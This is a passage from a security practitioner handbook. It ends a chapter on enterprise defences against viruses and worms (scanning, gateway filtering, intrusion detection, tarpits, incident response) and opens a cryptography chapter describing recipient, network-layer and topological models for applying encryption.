Monitor sites such as BugTraq and SecurityFocus that publish vulnerability and malicious code information. Subscribe to mailing lists, alert services, and newsgroups to be notified of security patches. Subscribe to alerts from anti-virus vendors, organizations such as SANS, Carnegie Mellon's CERT, NIPC (National Infrastructure Protection Center), Mitre's CVE (Common Vulnerabilities and Exposures), and BugTraq. Monitor the anti-virus vendor sites and alerts for information about hoaxes as well, and proactively notify end users about hoaxes before they start flooding the corporate e-mail server.

Anti-virus (AV) software vendors rely on customers and rival AV companies for information on the latest threats. Typically, if a corporation thinks that an as-yet unidentified virus is loose on its network, it sends a sample

to the AV vendor to be analyzed. This sample is then passed on to other AV vendors so that all work in concert to identify the virus and develop signature updates. This cooperative effort ensures that end users receive timely protection, regardless of which AV vendor is used.

Virus researchers also spend time visiting underground virus writing sites where some authors choose to post their latest code. This allows AV companies to work to develop methods to detect any new techniques or potential threats before they are released.

Current Methods for Detecting Malicious Code

The propagation rate of malware attacks is rapidly reaching the point of exceeding human ability for meaningful reaction. The Code Red and Nimda worms were virulent indicators of the speed with which simple active worms can spread. By the time humans detected their presence, through firewall probes or monitoring of IP ranges, the worms had spread almost worldwide.

Signature Scanning. Signature scanning, the most common technique for virus detection, relies on pattern-matching methods. This technique searches for an identifiable sequence or string in suspect files or traffic samples and uses this virus fingerprint or *signature* to detect infection. While this method is acceptable for detecting file and macro viruses or scripts that require activation to spread, it is not very effective against worms or polymorphic viruses. This reactive method also allows a new virus a window of opportunity between the initial appearance of the virus and the time it takes for the industry to analyze the threat, determine the virus signature, and rush to deploy updates to detect the signature.

The response time to worm outbreaks is shrinking to a few hours. Worms can spread faster than virus updates can be created. Even faster infection strategies have been postulated, such as the Warhol worm and Flash worms, which theoretically may allow a worm to infect all vulnerable machines in minutes. Firewall and anti-virus development must move in the direction of detecting and automatically responding to new attacks.

Client or Desktop AV to Detect and Remove Viral Code. Client AV programs can detect and often disinfect viruses, and they must provide both on-access and static virus checking. Static file scanning checks a file or file volume for viruses; on-access, real-time virus checking scans files before they are fully opened. Suspect files are treated according to configurable rules — they may be repaired, disinfected, quarantined for later treatment, or deleted.

Anti-virus software generally uses virus signatures to recognize virus threats. Most viruses that arrive via e-mail have been released within the

previous year or more recently; therefore, virus software containing old signatures is essentially useless. It is vital to ensure that virus software is updated on a regular basis — weekly at a minimum for desktops. To ensure that desktop protection is up-to-date, the information security practitioner should provide an automated update mechanism. The client software can be configured to periodically check for new AV signatures and automatically install them on the desktop. Desktop anti-virus software must be able to scan compressed and encoded formats to detect viruses buried in multiple levels of compression.

Because laptops and notebooks are frequently used without being connected to the network, when an unprotected machine attaches to the network, some mechanism needs to be in place to detect the connection and force either the installation or update of anti-virus software, or force the computer to disconnect. Another way to check a laptop system is to run a vulnerability scan each time a remote desktop authenticates to the network in order to ensure it has not already been compromised. Many of the enterprise Code Red infections occurred not through Internet-facing MS Internet Information Services (IIS) servers but through infected notebook computers or systems connecting via VPNs. Once Code Red enters the internal network, it infects unpatched systems running IIS, although those systems were inaccessible from the Internet.

Recently, anti-virus vendors have recommended that companies update their virus software every day instead of weekly. With the arrival of viruses such as Nimda, some customers pull software updates every hour.

Besides detection through technology, user observation is another way to detect worm activity. The "goner" worm disabled personal firewall and anti-virus software; users should recognize this, if through no other means than by missing icons in their Windows system tray, and notify the incident handling team.

Server Detection. Server administrators must regularly review their system and application logs for evidence of viral or Trojan activity, such as new user accounts and new files, (rootkits or root.exe in the scripts directory), and remove these files and accounts. Remove worm files and Trojans using updated virus scanners to detect their presence. Discovery of *warez* directories on FTP servers is proof that systems have been compromised. Performance of real-time anti-virus scanners may impact servers; not all files need to be scanned, but at a minimum critical files should be scanned. Server performance monitoring will also provide evidence of infection, either through reduced performance or denial of service.

File Integrity Checkers. File integrity tools are useful for determining if any files have been modified on a system. These tools help protect systems against computer viruses and do not require updated signature files. When

an integrity checker is installed, it creates a database of checksums for a set of files. The integrity checker can determine if files have been modified by comparing the current checksum to the checksum it recorded when it was last run. If the checksums do not match, then the file has been modified in some manner. Some integrity checkers may be able to identify the virus that modified a file, but others may only alert that a change exists.

Real-Time Content Filtering. To prevent the entry of malicious code into the corporate network, implement content filtering at the gateways for Web, mail, and FTP traffic. Set the filters to block known vulnerable attachments at the gateway. Filter attachments that have been delivery vehicles for malicious code, such as .exe, .com, .vbs, .scr, .shs, .bat, .cmd, .com, .dll, .hlp, .pif, .hta, .js, .lnk, .reg, .vbe, .vbs, .wsf, .wsh, and .wsc. Inform users that if they are trying to receive one of these files for legitimate purposes, they can have the sender rename the extension when they send the attachment. Many worms use double extensions, so block attachments with double extensions (e.g., .doc.vbs or .bmp.exe.) at the gateway or firewall.

At the initial stages of an infection, when new signatures are not available, block attachments or quarantine e-mails that contain certain words in the subject line or text until the anti-virus vendor has a signature update.

E-mail and HTML filtering products can examine file attachments and HTML pages. Objects such as executable files or code can be stripped out before passing them on, or they can be quarantined for later inspection. Deploy software that performs real-time virus detection and cleanup for all SMTP, HTTP, and FTP Internet traffic at the gateway. SMTP protection complements the mail server to scan all inbound and outbound SMTP traffic for viruses.

Set up scanning rules on the gateway SMTP system to optimize scanning of incoming e-mail. Some systems scan attachments only, and others scan both attachments and e-mail text — this distinction is important because some viruses, such as BubbleBoy, can infect without existing as an attachment. Be aware of the capabilities of the system selected. As with desktop software, gateway systems provide options to scan all attachments or only selected attachments. Handling viruses is tunable as well — the attachment can be deleted, repair can be attempted, or it can be logged and forwarded. Files with suspect viruses can be quarantined until new updates are received, and repair can be attempted at that time.

HTTP protection keeps infected files from being downloaded and allows the information security practitioner to set uniform, system-wide security standards for Java and Authenticode. It also affords protection against malicious Java and ActiveX programs for users. FTP protection works to ensure that infected files are not downloaded from unsecured remote sites.

Proactive Detection

Detecting Anomalous Activity: Sandboxing and Heuristics. Sandboxing is a proactive technique that works by monitoring the behavior of certain attachments in real-time, blocking malicious content from running before it can negatively impact a system. It essentially places a barrier in front of the operating system resources and lets the barrier determine which access programs and applications have to operating system resources. Programs are classified as low, medium, or high restricted, and system resources' access controls are assigned accordingly. An anti-virus package is still required to identify and disinfect known malicious code, but the threat is removed regardless of whether the anti-virus system reacts.

Heuristic scanning uses an algorithm to determine whether a file is performing unauthorized activities, such as writing to the system registry or activating its own built-in e-mail program. Both sandboxing and heuristic techniques at the desktop can be useful as the final layer of defense. Both examine the behavior of executed code to attempt to identify potentially harmful actions, and they flag the user for action should such behavior be identified. Because behavior-blocking tools do not need to be updated with signatures, layering traditional anti-virus solutions with these proactive solutions can create an effective approach to block both known and new malicious code. The drawback to both methods is the tendency to generate false positives; to get their work done, users often end up saying *yes* to everything, thus defeating the protection.

Worm Detection: Firewalls and Intrusion Detection Systems (IDSs). Hybrid firewalls (those that combine application proxies with stateful inspection technologies) can be used effectively to repel blended threats such as Code Red and Nimda. Application inspection technology analyzes HTTP and other protocol requests and responses to ensure they adhere to RFC standards.

Worms can also be detected by their excessive scanning activity — network monitoring on the LAN should send alerts to the network operations staff when unusual scanning activity is detected, whether the activity is generated externally or internally. Monitoring the network for normal activity will allow operators to set thresholds and trip alarms when those thresholds are exceeded. A number of machines suddenly scanning all its neighbors should send an alarm in fairly short order.

A network IDS that combines heuristics and signature technologies can provide monitoring staff with the first indication of a worm infection by identifying anomalous network traffic with known worm signatures or unusual traffic patterns. The alert still requires analysis by humans to determine if it is malicious, but such systems can provide early warning of potential infection. Many modern firewalls and IDS systems have the ability

to detect certain types of virus and worm attacks such as Code Red and Nimda, alert network support personnel, and immediately drop the connection. Some intelligent routing and switching equipment also comes with the ability to foil certain types of attacks.

Deploy IDS at the network level to detect malicious code that passes the firewall on allowed ports. The information security practitioner should also consider deploying IDS on subnets that house critical servers and services to detect malicious code activity, such as unusual scanning activity or mailing patterns. Have alerts sent when unusual traffic is logged to or from your e-mail server; the LoveLetter e-mail virus, for example, sent out 100 infected e-mails per minute from one user. Possible responses to these communication-enabled viruses include blocking e-mail with the suspect subject line, automatically (based on thresholds) blocking the victim's outbound mail queue, and contacting both the victim and the sender to notify them of the infection.

Tarpits. Tarpits such as LaBrea are a proactive method used to prevent worms from spreading. A tarpit installed on a network seeks blocks of unused IP addresses and uses them to create virtual machines. When a worm hits one of the virtual machines, LaBrea responds and keeps the worm connected indefinitely, preventing it from continuing to scan and infect other systems.

RESPONSE AND CLEANUP

If it appears that a system or network is under attack by a worm, it is prudent to sever the network connection immediately in order to isolate the local network. If the worm is already loose in the system, this act may limit its spread and may also prevent important data from being sent outside of the local area network. It may be appropriate to take the system offline until the breach has been repaired and any necessary patches installed. Critical servers should have backup systems that can be installed while the infected machine is rebuilt with fresh media.

Worms seldom attack single systems, so the incident response team will need to inspect all systems on the network to determine if they have been affected. With expanding use of extranets for customers and partners, and as Web services proliferate, responding to an intrusion or worm may involve contacting partners or customers who could lose their access to services or be compromised themselves. Such notification should be detailed in escalation procedures and incident response plans.

Incident Response and Disaster Recovery Plans

It is imperative that the information security practitioner create and test a rapid-response plan for malicious code emergencies. Infections will happen

despite defense measures, so be prepared to wipe them out quickly. The recovery plan must include escalation levels, malicious code investigators, and repair teams equipped with the tools and techniques to recover lost data. A consistent, strong backup policy, for both users and systems administrators, is essential for restoring lost or damaged data. Ensure that backup operators or system administrators have backups of all data and software, including operating systems. If the organization is affected by a virus, infected files and programs can be replaced with clean copies. For particularly nasty viruses, worms, and remote-access Trojans, the administrator may have no choice but to reformat and rebuild — this process can be simplified using a disk-imaging program such as GHOST.

SUMMARY

Practice defense-in-depth — deploy firewalls, proxy servers, intrusion detection systems, on-demand and on-access scanners at the network gateway, mail, file and application servers, and on the desktop. Employ proactive techniques such as integrity checkers, vulnerability scans, e-mail filters, behavior blockers, and tarpits to protect against incursions by malicious code. All of these tools and techniques must enforce a security policy and be clearly laid out and explained in procedures. The enterprise is complex, with many operating systems and applications running simultaneously. To address this complexity, protection must be multi-layered — controlling all nodes, data transmission channels, and data storage areas. Expect that new vulnerabilities will emerge at least as fast as old ones are repaired, and that attackers will take advantage of any that are not yet repaired.

To fight malicious code, enterprises must take a holistic approach to protection. Every aspect of the enterprise should be examined for ways to reduce the impact of malicious code and allow the organization to fight infection in a coordinated fashion. Once effective measures are in place, the information security practitioner should maintain vigilance by researching new attack methodologies and devising strategies to deal with them. By doing this, the enterprise can remain relatively virus-free, and the end users can concentrate on the business.

References

1. F. Cohen, Trends in Computer Virus Research, http://all.net/books/integ/japan.html.
2. A. Chuvakin, Basic Security Checklist for Home and Office Users, November, 2001, http://www.securityfocus.com.
3. P. Schmehl, Holistic Enterprise Anti-Virus Protection, January, 2002, http://online.securityfocus.com/infocus/.
4. J. Martin, A Practical Guide to Enterprise Anti-Virus and Malware Prevention, August, 2001, http://www.sans.org.
5. D. Banes, How to Stay Virus, Worm, and Trojan Free — Without Anti-Virus Software, May, 2001, http://www.sans.org.

G. Hulme, Going the distance, Nov. 2001, *Information Week*.
7. R. Nichols, D. Ryan, and J. Ryan, *Defending Your Digital Assets*, McGraw-Hill, 2000.
8. G. Spafford and S. Garfinkel, *Practical UNIX and Internet Security*, 2nd ed., O'Reilly & Associates, Inc., 1996.
9. Responding to the Nimda Worm: Recommendations for Addressing Blended Threats, Symantec Enterprise Security, http://securityresponse.symantec.com.

ABOUT THE AUTHORS

Ralph S. Hoefelmeyer, CISSP, began his career as a U.S. Air Force officer and went on to defense work. He has more than 20 years of experience in operations, systems design, analysis, security, software development, and network design. Hoefelmeyer has earned a B.S. and M.S. in computer science and has one patent with several patents pending. He is currently a senior engineer with WorldCom in Colorado Springs, Colorado.

Theresa E. Phillips, CISSP, is a senior engineer with WorldCom. She has five years' experience in information security engineering, architecture, design, and policy development. Prior to that, she held management positions in not-for-profit membership organizations dealing with open systems and quality engineering. Phillips earned a B.S. in social work, which provides her with the background to deal with people and policy issues related to information security.

Domain 5
Cryptography

The Cryptography Domain addresses the principles, means, and methods of disguising information to ensure its integrity, confidentiality, and authenticity. Unlike the other domains, Cryptography does not support the standard of availability.

The professional should fully understand the basic concepts within cryptography, including public and private key algorithms in terms of their applications and uses. Cryptography algorithm construction, key distribution, key management, and methods of attack are also important for the successful candidate to understand. The applications, construction, and use of digital signatures are discussed and compared to the elements of cryptography. The principles of authenticity of electronic transactions and non-repudiation are also included in this domain.

Three New Models for the Application of Cryptography

Jay Heiser, CISSP

Applying encryption is not easy. False confidence placed in improperly applied security mechanisms can leave an organization at greater risk than before the flawed encryption project was started. It is also possible to err in the opposite direction. Overbuilt security systems cost too much money upfront, and the ongoing expense from unneeded maintenance and lost productivity continues forever. To help avoid costly misapplications of security technology, this chapter provides guidance in matching encryption implementations to security requirements. It assumes a basic understanding of cryptological concepts, and is intended for security officers, programmers, network integrators, system managers, Web architects, and other technology decisionmakers involved with the creation of secure systems.

Introduction

The growing reliance on the Internet is increasing the demand for well-informed staff capable of building and managing security architectures. It is not just E-commerce that is generating a demand for encryption expertise. Personal e-mail needs to be protected, and employees demand secure remote access to their offices. Corporations hope to increase their productivity — without increasing risk — by electronically linking themselves to their business partners. Unfortunately, eager technologists have a tendency to purchase and install security products without fully understanding how those products address their security exposures. Because of the high cost of a security failure, requirements analysis and careful planning are crucial to the success of a system that relies on cryptological services. This chapter presents four models, each providing a different understanding of the effective application of encryption technology. Descriptive models like these are devices that isolate salient aspects of the systems being analyzed. By artificially simplifying complex reality, the insight they provide helps match security and application requirements to appropriate encryption-based security architectures.

The first model analyzes how encryption implementations accommodate the needs of the encrypted data's recipient. The relationship between the encrypter and the decrypter has significant ramifications, both for the choice of technology and for the cryptographic services used. The second model describes how encryption applications differ based on their logical network layer. The choice of available encryption services varies from network layer to network layer. Somewhat less obviously, choice of network layer also affects who within the organization controls the encryption process. The third encryption application model is topological. It illustrates concepts usually described with terms such as end-to-end, host-to-host, and link-to-link. It provides an understanding of the scope of protection that can be provided when different devices within the network topology perform encryption. The final model is based on the operational state of data. The number of operational states in which data is cryptographically protected varies, depending on the form of encryption service chosen.

Business Analysis

Before these descriptive models can be successfully applied, the data security requirements must be analyzed and defined. One of the classic disputes within the information security community is over the accuracy of quantitative risk analysis. Neither side disagrees that some form of numeric risk analysis providing an absolute measure of security posture would be desirable, and neither side disputes that choice of security countermeasures would be facilitated by an accounting analysis that could provide return on investment or at least a break-even analysis. The issue of contention is whether it is actually possible to quantify security implementations, given that human behavior can be quite random and very little data is available. Whether or not an individual prefers a quantitative or a qualitative analysis, some form of analysis must be performed to provide guidance on the appropriate resource expenditure for security countermeasures. It is not the purpose of this chapter to introduce the subject of risk management; however, a security architecture can only be optimized when the developer has a clear understanding of the security requirements of the data that requires protection.

The Data Criticality Matrix is helpful in comprehending and prioritizing an organization's information asset security categories. Exhibit 108.1 shows an example analysis for a corporation. This matrix includes five security requirements. The widely used CIA requirements of confidentiality, integrity, and availability are supplemented with two additional requirements: non-repudiation and time. The term "non-repudiation" refers to the ability to prevent the denial of a transaction. If a firm submits a purchase order but then refuses to honor the purchase, claiming no knowledge of the original transaction, then the firm has repudiated it. In addition to privacy services, cryptography may be required to provide non-repudiation services. The models in this chapter illustrate encryption options that include both services. The time requirements for data protection are important both in choosing appropriately strong encryption, and in ensuring that data is never left unprotected while it has value. This particular Data Criticality Matrix presents a simplified view of the lifetime requirement; in some cases, it may be useful to assign a specific lifetime to each of the first four security requirements, instead of assuming that confidentiality, integrity, availability, and non-repudiation all must be supported to the same degree over the same period of time. Note that availability is usually not a service provided by encryption, although encryption applications have the potential to negatively affect availability. Encryption rarely improves availability, but if mission-critical encryption services fail, then availability requirements probably will not be met. (Use of a cryptographically based strong authentication system to prevent denial-of-service attacks is an example of using encryption to increase availability.)

An economic analysis cannot be complete without an understanding of the available resources. Insufficient funds, lack of internal support, or poor staff skills can prevent the successful achievement of any project. While the four models can be used to develop an ideal security architecture, they can also facilitate an understanding of the security ramifications of a resource-constrained project.

Recipient Model

The choice of cryptographic function and implementation is driven by the relationship between the originator and the recipient. The recipient is the party — an individual, multiple individuals, or an organizational entity — consuming data that has cryptological services applied to it. The simplified diagram in Exhibit 108.2

EXHIBIT 108.1 Data Criticality Matrix

	Confidentiality	Integrity	Availability	Non-Repudiation	Lifetime
Public Web page	Low	High	High	Low	NA
Unreleased earnings data	High	High	Medium	Low	2 weeks
Accounts receivable	High	High	Medium	High	5 years
Employee medical records	High	High	Low	Low	80 years


	Personal Encryption	Workgroup Encryption	Transaction Encryption
			
Recipient	Data Owner	Co-workers	Strangers
Concern	Privacy	Privacy	Establishment and Maintenance of Trust
Technical Concerns	Speed and Transparency	Speed and Transparency	Interoperability

EXHIBIT 108.2 Recipient model.

presents three possible choices of recipient. In reality, the recipient model is a spectrum, encompassing everything from a well-known recipient to a recipient with no prior relationship to the originator. The recipient model provides guidance when choosing between an open-standard product and a closed, proprietary product, and it provides insight into the specific cryptographic services that will be needed.

Personal encryption is the use of cryptographic services on an individual basis, without the expectation of maintaining cryptographic protection when sharing data. Someone encrypting data for his own personal use has completely different priorities than someone encrypting data for others. In most cases, that someone is using personal encryption to maintain the confidentiality of data that is at risk of being physically accessed — especially on a laptop. In a corporate setting, personal encryption is legitimately used on workstations to provide an additional level of privacy beyond what can be provided by an operating environment's access controls — which can always be circumvented by an administrator. Personal encryption might also be used by corporate employees trying to hide data they are not authorized to have, and criminals concerned about law enforcement searches also use personal encryption. Although individuals might want to use digital signature to provide assurance that they did indeed sign their own documents — especially if they have a high number of them — this use is rare. Increasingly, digital signature is used as an integrity control, even for files originated and stored locally. While few individuals currently use digital signature to protect files on their own workstation or laptop, the increasing proliferation of hostile code could make this use of personal encryption routine. Maintaining the confidentiality of personal information is the usual intent of individual encryption, but the technical concerns remain the same for any use of personal encryption. Individuals encrypting data for themselves place a high priority on speed and ease of use. Laptop users typically encrypt the entire hard drive, using an encryption product transparent to applications and almost transparent to users, requiring only the entry of a password at the start of a session. Standards and interoperability are not important for personal encryption, although use of unproven proprietary encryption algorithms should be avoided.

Workgroup encryption is the use of cryptological services to meet the confidentiality needs of a group of people who know each other personally and share data. As in the case of the individual, the group might be concerned that sensitive data is at risk of inappropriate viewing by system administrators. Encryption can even be used to implement a form of access control — everyone given a password has access to the encrypted data, but nobody else does. If the workgroup shares data but does not have a common server, encryption can help them share that data without having to rely on distributed access controls. The most significant issue with workgroup encryption is managing it. If the data has a long life, it is likely that the membership of the workgroup will change. New members need access to existing data, and members leaving the group may no longer be authorized for access after leaving. Constantly decrypting and reencrypting large amounts of data and then passing out new keys is inefficient. For a short-term project, it is feasible for group members to agree on a common secret key and use it to access sensitive data for the project duration. Groups and data with a longer life might find it easier to use an encryption system built on a session key that can be encrypted in turn with each group member's public key. Whether it is based on secret or public key encryption, workgroup

encryption is similar to personal encryption, having the advantage of not being concerned with open standards or multivendor compatibility. Interoperability is provided by choosing a single product for all group members, either a stand-alone encryption utility, an application with encryption capabilities, or an operating environment with security services. Trust is a function of organizational and group membership and personal relationships. Because all the members of a workgroup are personally acquainted, no special digital efforts need be provided to enhance the level of trust.

Transactional encryption describes the use of cryptological services to protect data between originators and recipients who do not have a personal relationship capable of providing trust. It facilitates electronic transactions between unknown parties; E-commerce and Web storefronts are completely dependent on it. While confidentiality may be important, in many transactions the ability to establish identity and prevent repudiation is even more significant. To accept a transaction, the recipient must have an appropriate level of trust that the purported sender is the actual sender. The recipient must also have an appropriate level of confidence that the sender will not deny having initiated the transaction. Likewise, the sender often requires a level of assurance that the recipient cannot later deny having accepted it. If the value of the transaction is high, some form of non-repudiation service may be necessary. Other cryptographic services that can be provided to increase the level of confidence include time stamp and digital notary service. Authentication mechanisms and non-repudiation controls are all electronic attempts to replace human assurance mechanisms that are impossible, impractical, or easily subverted in a digital world. The technical characteristic distinguishing transactional encryption from workgroup or personal encryption is the significance of interoperability. Because the parties of a transaction often belong to different organizations and may not be controlled by the same authority, proprietary products cannot be used. The parties of the transaction might be using different platforms, and might have different applications to generate and process their transactions. Transactional encryption depends on the use of standards to provide interoperability. Not only must standard encryption algorithms be used, but they must be supported with standard data formats such as PKCS #7 and X.509.

Network Layer Model

The OSI seven-layer reference model is widely used to explain the hierarchical nature of network implementations. Services operating at a specific network layer communicate with corresponding services at the same layer through a network protocol. Services within a network stack communicate with higher- and lower-level services through interprocess communication mechanisms exposed to programmers as APIs. No actual network represents a pure implementation of the OSI seven-layer model, but every network has a hierarchical set of services that are effectively a subset of that model. Encryption services can be provided in any of the seven network layers, each with its own advantages and disadvantages. Use of the seven-layer model to describe existing network protocol stacks that grew up organically is more than a little subjective. Over the years, the mapping of the Internet protocol set into the model has slowly but surely changed. Today, it is accepted that the IP layer maps to the OSI network layer, and the TCP protocol maps to the OSI transport layer, although this understanding of exact correspondence is not universal. Likewise, the assignment of specific encryption protocols and services to specific network layers is somewhat arbitrary. The importance of this model to security practitioners is in understanding of how relative position within the network hierarchy affects the characteristics of cryptographic services. As illustrated in Exhibit 108.3, the higher up within the network hierarchy encryption is applied, the more granular its ability to access objects can be. The lower down encryption is provided, the greater the number of upper-layer services that can transparently take advantage of it. Greater granularity means that upper-layer encryption can offer more cryptographic functions. Services based on digital signature can only be provided in the upper layers. A simplified version of this layered model can be used to analyze a nonnetwork environment. For the purposes of this discussion, stand-alone hosts are considered to have four layers: physical, session, presentation, and application.

The physical layer is the lowest layer, the silicon foundation upon which the entire network stack rests. Actually, providing encryption services at the physical layer is quite rare. In a network environment, several secure LANs have been developed using specialized Ethernet cards that perform encryption. Most of these systems actually operate at the data-link layer. Several specialized systems have been built for the defense and intelligence market that could possibly be considered to operate at the physical layer, but these systems are not found in the commercial market. The only common form of physical network layer encryption is spread spectrum, which scrambles transmissions across a wide range of constantly changing frequencies. Physical layer encryption products have been developed for stand-alone systems to protect the hard drive. The advantage




EXHIBIT 108.3 OSI model.

of such a system is that it provides very high performance and is very difficult to circumvent. Furthermore, because it mimics the standard hardware interfaces, it is completely transparent to all system software and applications. Physical layer security is under control of the hardware administrator.

A great deal of development work is being done today at both the data-link and the network layer. Because they provide interoperability between hosts and network elements, and are completely transparent to network-based applications, these two layers are used for the implementation of VPNs. The data-link layer is used to support L2TP, PPTP, and L2F. Although many popular implementations of these link layer security services actually take advantage of the IPSec transport mode, the model still treats them as link layer services because they are providing interfaces at that layer. A major advantage of the link layer is that a single encryption service can support multiple transport protocols. For example, VPNs providing an interface at this layer can support TCP/IP and SPX/IPX traffic simultaneously. Organizations running both Novell and Internet protocols can use a single VPN without having to build and maintain a protocol gateway. The IPSec security protocol resides at the network layer. It is less flexible than the link layer security services, and only supports Internet protocols, but IPSec is still transparent to applications that use TCP or UDP. Whether implemented at the network or the link layer, to be considered a VPN, the interface must be completely transparent to network services, applications, and users. The disadvantage of this complete transparency is a low level of granularity. VPNs can provide identification and authentication either at the host level, or in the case of a remote access client, at the user level. In other words, remote access users can authenticate themselves to whatever host is at the other end of their VPN. Individual files are effectively invisible to a VPN security service, and no transactional services are provided by a VPN. Many proprietary VPN and remote access products are arguably implemented at the transport layer, although no standard defines a security service at this layer. Most transport layer encryption products are actually built as a shim on top of the existing transport layer. However, because they still support the existing transport interface — usually the socket interface — they should be treated as transport layer services. These VPN products are often implemented using protocols operating at higher network layers. Upper-layer security services such as SSH and SOCKS are robust and proven, making them useful mechanisms for VPN implementations. The characteristic that determines if a security service is operating as a true VPN is not the layer at which the encryption service itself runs, but the interface layer at which security services are provided to existing upper-layer applications; whatever is running under the hood is hidden from applications and not relevant to this model. VPNs are under the administrative control of the network administrator.

The session layer is not considered relevant for standard implementations of the Internet protocols; however, the Secure Sockets Layer (SSL) service neatly fits into the definition of a session-layer service. Applications capable of using SSL must be compiled with special SSL versions of the normal socket libraries. Network services compiled with support for SSL, such as S-HTTP, listen on specific ports for connection requests by

compatible clients, such as Web browsers. SSL is still too low in the network stack to provide transactional services. In common with a VPN, it provides session-level privacy, and host-to-user or host-to-host authentication at the session start. SSL does offer a higher level of control granularity than does a VPN. Applications capable of using SSL, such as Web browsers or mail clients, usually have the ability to use it as needed by alternating between connections to standard ports and connections to secured daemons running on SSL ports. This amount of granularity is adequate for electronic commerce applications that do not require digital signature. Note that the HTML designer does have the option of specifying URLs that invoke SSL, providing that person with indirect influence over the use of SSL. Whoever has write access to the Web server is the person who has the final say over which pages are protected with SSL. Sometimes, the user is provided with a choice between SSL-enabled Web pages or unsecured pages, but giving them this option is ultimately the prerogative of the Webmaster. A stand-alone system analogy to a session-layer security service is a security service based on a file system. An encrypting file system is effectively a session-layer service. It requires initial session identification and authentication, and then performs transparently in the background as a normal file system, transparent to applications. An encrypting file system is under the control of the system administrator.

Several commonly-used Internet applications, such as Web browsers and mail clients, provide data representation services, which are presentation-layer services. Presentation-layer services operate at the granularity of an individual file. Presentation-layer file operators are not aware of application-specific data formats, but are aware of more generalized data standards, especially those for text representation. Another example is FTP, which copies individual files while simultaneously providing text conversion such as EBCDIC to ASCII. In a nonnetworked environment, any generic application that operates on files can be considered a presentation-layer service. This includes compression and file encryption utilities. Because it allows access to individual files, the presentation layer is the lowest layer that can provide transactional services, such as integrity verification and non-repudiation. Generic network services that provide digital signature of files, such as PGP, S-MIME, and file system utilities, are not operating at the application level; they are at the presentation level. Presentation services are under control of the end user. Secure HTTP (S-HTTP) is another example of a presentation-layer security service. It was intended to be used both for privacy and the digital signature of individual file objects. Secure HTTP was at one time in competition with SSL as the Web security mechanism of choice. SSL gained critical mass first, and is the only one of the two now being used. If it were available, S-HTTP would be under the control of the Webmaster, so Exhibit 108.3 represents it as being lower in the crypto protocol hierarchy than S-MIME.

Application-layer services have access to the highest level of data granularity. Accessible objects may include application-specific file formats such as word processors or spreadsheets records, or even fields within a database. Application-layer encryption is provided within an application and can only be applied to data compatible with that application. This makes application-layer encryption completely nontransparent, but it also means that application encryption can provide all cryptographic services at any needed granularity. Application-layer encryption services are normally proprietary to a specific application, although standard programming libraries are available. These include CAPI, the Java security libs, and BSAFE. Although it could arguably be considered a session-layer protocol, SET (Secure Electronic Transaction) data formats are quite specific, so it more closely resembles an application-layer protocol. It is intended to provide a complete system for electronic transaction processing, especially for credit card transactions, between merchants and financial institutions. Application-layer encryption is under the control of the programmer. In many cases, the programmer allows the user the option of selectively taking advantage of encryption services, but it is always the programmer's prerogative to make security services mandatory.

Topological Model

The topological model addresses the physical scope of a network cryptological implementation. It highlights the segments of the transmission path over which encryption is applied. Exhibit 108.4 illustrates the six most common spans of network encryption. The top half of the diagram, labeled "a," depicts an individual user on the Internet interacting with organizational servers. This user may be dialed into an ISP, be fully connected through a cable modem or DSL, or may be located within another organization's network. The bottom half of the diagram, labeled "b," depicts a user located at a partner organization or affiliated office. In case "b," the security perimeter on the left side of the diagram is a firewall. In case "a," it is the user's own PC. Note that the endpoints are always vulnerable because encryption services are always limited in their scope.




EXHIBIT 108.4 Topological model.

